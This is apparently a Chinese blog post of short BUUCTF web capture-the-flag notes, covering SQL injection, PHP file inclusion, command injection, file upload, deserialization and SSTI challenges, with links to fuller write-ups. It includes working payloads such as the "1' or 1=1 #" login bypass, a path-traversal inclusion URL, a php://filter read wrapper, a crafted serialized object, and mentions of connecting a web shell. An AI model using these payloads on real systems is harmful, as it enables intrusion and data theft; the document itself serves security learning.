buuctf web

原创

hercu1iz 已于 2022-03-01 20:00:41 修改 2976 收藏

文章标签： 前端 web安全 安全


于 2022-02-19 15:18:49 首次发布

初雪


pentest

[极客大挑战 2019]EasySQL

SQL注入(万能密码)



单引号闭合



`1' or 1=1 #`
第一个引号闭合前引号， #注释后面闭合的引号

原理：
sql="select * from user where username=' 'and password=' '
sql="select * from user where username='`1'or 1=1 #` 'and password=' '

[HCTF 2018]WarmUp

PHP文件包含

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
</head>
<body>
    <!--source.php-->

    <br><img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg" /></body>
</html>
```


满足以下验证即可绕过验证，文件包含读取文件

```
if  (!  empty($_REQUEST['file'])
        &&  is_string($_REQUEST['file'])
        &&  emmm::checkFile($_REQUEST['file'])
)  {
        include  $_REQUEST['file'];
        exit;
```

`

```
 class emmm
 { public static function checkFile(&$page)
  {
       //白名单列表
       $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
       //isset()判断变量是否声明is_string()判断变量是否是字符串 &&用了逻辑与两个值都为真才执行if里面的值
       if (! isset($page) || !is_string($page)) {
           echo "you can't see it A";
           return false;
       }
       //检测传进来的值是否匹配白名单列表$whitelist 如果有则执行真
       if (in_array($page, $whitelist)) {
           return true;
       }
       //过滤问号的函数(如果$page的值有？则从?之前提取字符串)
       $_page = mb_substr(
           $page,
           0,
           mb_strpos($page . '?', '?')//返回$page.?里卖弄?号出现的第一个位置
       );

        //第二次检测传进来的值是否匹配白名单列表$whitelist 如果有则执行真
       if (in_array($_page, $whitelist)) {
           return true;
       }
       //url对$page解码
       $_page = urldecode($page);

       //第二次过滤问号的函数(如果$page的值有？则从?之前提取字符串)
       $_page = mb_substr(
           $_page,
           0,
           mb_strpos($_page . '?', '?')
       );
       //第三次检测传进来的值是否匹配白名单列表$whitelist 如果有则执行真
       if (in_array($_page, $whitelist)) {
           return true;
       }
       echo "you can't see it";
       return false;
   }
}`
```


注：

```
mb_strpos (haystack ,needle )返回要查找的字符串在别一个字符串中首次出现的位置
// haystack：要被检查的字符串。
// needle：要搜索的字符串

mb_substr(str, start, length) 函数返回字符串的一部分。
//str 必需。从该 string 中提取子字符串。
//start 必需。规定在字符串的何处开始。
//length 可选。规定要返回的字符串长度。默认是直到字符串的结尾。
```

`/source.php?file=hint.php?../../../../../fffffllllaaaagggg`

[极客大挑战 2019]Havefun



[ACTF2020 新生赛]Include

参考：https://blog.csdn.net/destiny1507/article/details/82347371

[强网杯 2019]随便注

https://www.cnblogs.com/wjw-zm/p/12359735.html

[SUCTF 2019]EasySQL

sql堆叠

`*,1`

https://blog.csdn.net/weixin_44866139/article/details/105857487

[ACTF2020 新生赛]Exec

过滤不当

https://blog.csdn.net/vanarrow/article/details/108181645

[极客大挑战 2019]Secret File

php为协议php://fileter `?file=php://filter/convert.base64-encode/resource=`

文件包含

https://www.cnblogs.com/g0udan/p/12244878.html

[极客大挑战 2019]LoveSQL

标准爆 库，表，字段

https://blog.csdn.net/qq_45521281/article/details/105533626

[GXYCTF2019]Ping Ping Ping

ping;cmd命令连接，难度在对字符串做了过滤。


注：

```
在linux的shell中IFS表示 Internal Field Separator （内部字段分隔符）
```

https://blog.csdn.net/sinat_34761046/article/details/114698231

[极客大挑战 2019]Knife

菜刀连一下ok




[极客大挑战 2019]Http

```
onclick="return false" href="Secret.php">氛围</a>!
```

查看源码

或者用burp去扫也可以探测到这个文件



再根据提示添加http请求头字段即可。

https://blog.csdn.net/qq_45163122/article/details/105905864

[极客大挑战 2019]Upload

注：

```
phtml   一般是指嵌入了php代码的html文件，但是同样也会作为php解析
GIF89a   图片头文件欺骗(https://www.cnblogs.com/hcflyy/p/3568839.html?utm_source=tuicool&utm_medium=referral)
```

https://blog.csdn.net/qq_45163122/article/details/105907554

[ACTF2020 新生赛]Upload

跟上题目一样思路。唯一区别多一个前端JS验证，直接F12把验证JS时间删掉。

[RoarCTF 2019]Easy Calc

get请求，通过php字符串解析特性绕过，实现信息泄露查看。
https://blog.csdn.net/weixin_44077544/article/details/102630714

[极客大挑战 2019]BabySQL

关键字被过滤，双写绕过
https://www.cnblogs.com/h3zh1/p/12548753.html

[极客大挑战 2019]PHP

url+`?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}`

php反序列化学习：https://blog.csdn.net/weixin_42751456/article/details/88758908
绕过参考：https://blog.csdn.net/weixin_44077544/article/details/103542260

[ACTF2020 新生赛]BackupFile

php弱类型知识点
https://blog.csdn.net/weixin_45674567/article/details/106412484

[护网杯 2018]easy_tornado

参考：https://blog.csdn.net/weixin_45642610/article/details/112519061

SSTI服务器端模板注入(Server-Side Template Injection)：https://blog.csdn.net/zz_Caleb/article/details/96480967

```
import hashlib

hash = hashlib.md5()   #创建md5加密对象
hash.update("/flllllllllllag".encode('UTF-8')) #更新对象要加密的字符串，要先UTF-8编码成二进制，因为md5只加密二进制
s1=hash.hexdigest()#以十六进制输出密文
hash = hashlib.md5()#按要求重复步骤
hash.update(("d13a08f3-5f4b-4668-8eee-295a52b9830a"+s1).encode('utf-8'))
print(hash.hexdigest())
```

[极客大挑战 2019]BuyFlag

strcmp()函数漏洞(前提：5.3之前的php中)
https://blog.csdn.net/weixin_44348894/article/details/105333137

[HCTF 2018]admin

直接弱密码就进去了…
正解：https://blog.csdn.net/weixin_44677409/article/details/100733581

[BJDCTF2020]Easy MD5

md5(string,raw)
md5不能处理数组
https://blog.csdn.net/RABCDXB/article/details/113732210

[ZJCTF 2019]NiZhuanSiWei

绕过->读取->反序列化
https://www.cnblogs.com/gaonuoqi/p/12255777.html

[SUCTF 2019]CheckIn

```
exif_imagetype()
(PHP 4 >= 4.3.0, PHP 5, PHP 7, PHP 8)
exif_imagetype – 判断一个图像的类型

说明:
exif_imagetype(string $filename): int
exif_imagetype() 读取一个图像的第一个字节并检查其签名。
本函数可用来避免调用其它 exif 函数用到了不支持的文件类型上或和 $_SERVER['HTTP_ACCEPT'] 结合使用来检查浏览器是否可以显示某个指定的图像。

参数 :
filename --被检查的图像文件名。

返回值 :
如果发现了恰当的签名则返回一个对应的常量，否则返回 false。返回值和 getimagesize() 返回的数组中的索引 2 的值是一样的，但本函数快得多。
```

菜刀连了半天不知道怎么没连上去，用第二种方法读出flag
https://blog.csdn.net/RABCDXB/article/details/113623796